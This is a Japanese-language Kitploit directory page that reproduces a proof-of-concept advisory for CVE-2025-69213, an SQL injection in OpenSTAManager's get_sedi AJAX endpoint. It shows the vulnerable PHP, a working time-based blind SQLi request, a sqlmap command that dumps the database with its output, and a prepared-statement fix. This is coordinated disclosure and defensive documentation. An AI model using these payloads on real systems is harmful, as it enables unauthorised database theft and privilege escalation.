
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-69213 — CVE-2025-69213の概念実証リポジトリ。OpenSTAManagerのajax_complete.phpエンドポイントのSQLインジェクション脆弱性を、時間ベースのブラインド悪用と修復ガイダンスとともに示します。 | Kitploit
ツール/GitHubGitHub/lukasz-rybak/cve-2025-69213
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育データベースセキュリティ
GitHublukasz-rybak/cve-2025-69213

CVE-2025-69213

CVE-2025-69213の概念実証リポジトリ。OpenSTAManagerのajax_complete.phpエンドポイントのSQLインジェクション脆弱性を、時間ベースのブラインド悪用と修復ガイダンスとともに示します。

リポジトリを見る
317ヶ月前未レビュー
共有

CVE-2025-69213: OpenSTAManager の ajax_complete.php (get_sedi エンドポイント) におけるSQLインジェクション

概要

フィールド詳細
CVE IDCVE-2025-69213
深刻度HIGH
アドバイザリアドバイザリを確認
発見者Lukasz Rybak

影響を受ける製品

  • devcode-it/openstamanager (バージョン: <= 2.9.8)

CWE分類

  • CWE-89: SQLコマンドに使用される特殊要素の不適切な無害化 ('SQLインジェクション')

詳細

概要

ajax_complete.php エンドポイントにおいて、get_sedi 操作の処理中にSQLインジェクションの脆弱性が存在します。認証された攻撃者は idanagrafica パラメータを介して悪意のあるSQLコードを注入し、不正なデータベースアクセスを実現できます。

概念実証

脆弱なコード

ファイル: modules/anagrafiche/ajax/complete.php:28

case 'get_sedi':
    $idanagrafica = get('idanagrafica');
    $q = "SELECT id, CONCAT_WS( ' - ', nomesede, citta ) AS descrizione 
          FROM an_sedi 
          WHERE idanagrafica='".$idanagrafica."' ...";
    $rs = $dbo->fetchArray($q);

データフロー

  1. ソース: $_GET['idanagrafica'] → get('idanagrafica')
  2. 脆弱性: ユーザー入力がシングルクォート付きでSQLクエリに直接連結される
  3. シンク: $dbo->fetchArray($q) が悪意のあるクエリを実行する

エクスプロイト


手動PoC (時間ベースのブラインドSQLi):

GET /ajax_complete.php?op=get_sedi&idanagrafica=1' AND (SELECT 1 FROM (SELECT(SLEEP(5)))a) AND '1'='1 HTTP/1.1
Host: localhost:8081
Cookie: PHPSESSID=<valid-session>
画像


SQLMapによる悪用:

sqlmap -u "http://localhost:8081/ajax_complete.php?op=get_sedi&idanagrafica=1*" \
  --cookie="PHPSESSID=<session>" \
  --dbms=MySQL \
  --technique=T \
  --level=3 \
  --dump

SQLMap出力:

[INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: idanagrafica=1' AND (SELECT 2572 FROM (SELECT(SLEEP(5)))oOnc)-- rhVF
back-end DBMS: MySQL >= 5.0.12
画像

影響

  • データの漏洩: ユーザー認証情報、顧客データ、財務記録を含むデータベース全体の抽出
  • 権限昇格: zz_users テーブルの改ざんによる管理者アクセスの取得
  • データの完全性: 不正なレコードの変更または削除
  • リモートコード実行 (RCE) の可能性: ファイル権限が許せば SELECT ... INTO OUTFILE を介して

影響を受けるバージョン

  • OpenSTAManager: 最新版で確認済み (2025年12月時点)
  • このエンドポイントを使用するすべてのバージョンが影響を受ける可能性あり

修正方法

直接連結をプリペアドステートメントに置き換えてください:

修正前:

$idanagrafica = get('idanagrafica');
$q = "SELECT ... WHERE idanagrafica='".$idanagrafica."' ...";

修正後:

$idanagrafica = get('idanagrafica');
$q = "SELECT ... WHERE idanagrafica=".prepare($idanagrafica)." ...";

参考文献

  • OWASP SQLインジェクション: https://owasp.org/www-community/attacks/SQL_Injection
  • CWE-89: SQLコマンドに使用される特殊要素の不適切な無害化

クレジット

発見者: Łukasz Rybak

参照

  • https://github.com/devcode-it/openstamanager/security/advisories/GHSA-w995-ff8h-rppg
  • https://nvd.nist.gov/vuln/detail/CVE-2025-69213
  • https://github.com/advisories/GHSA-w995-ff8h-rppg

免責事項

本CVEは、調整された脆弱性開示の慣行に従って責任を持って開示されました。ここに提供される情報は、教育および防御目的にのみ使用されるものです。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    343
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    310
  • 5

    opencti

    opencti-platform/opencti

    オープンサイバー脅威インテリジェンスプラットフォーム

    306
  • 6

    estorides

    grisuno/estorides

    99以上の無料OSINTソースを並列で集約し、エンティティをナレッジグラフに解決し、LLM支援の分析とともにSTIX 2.1、MISP、またはGraphMLでエクスポートします。

    301

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





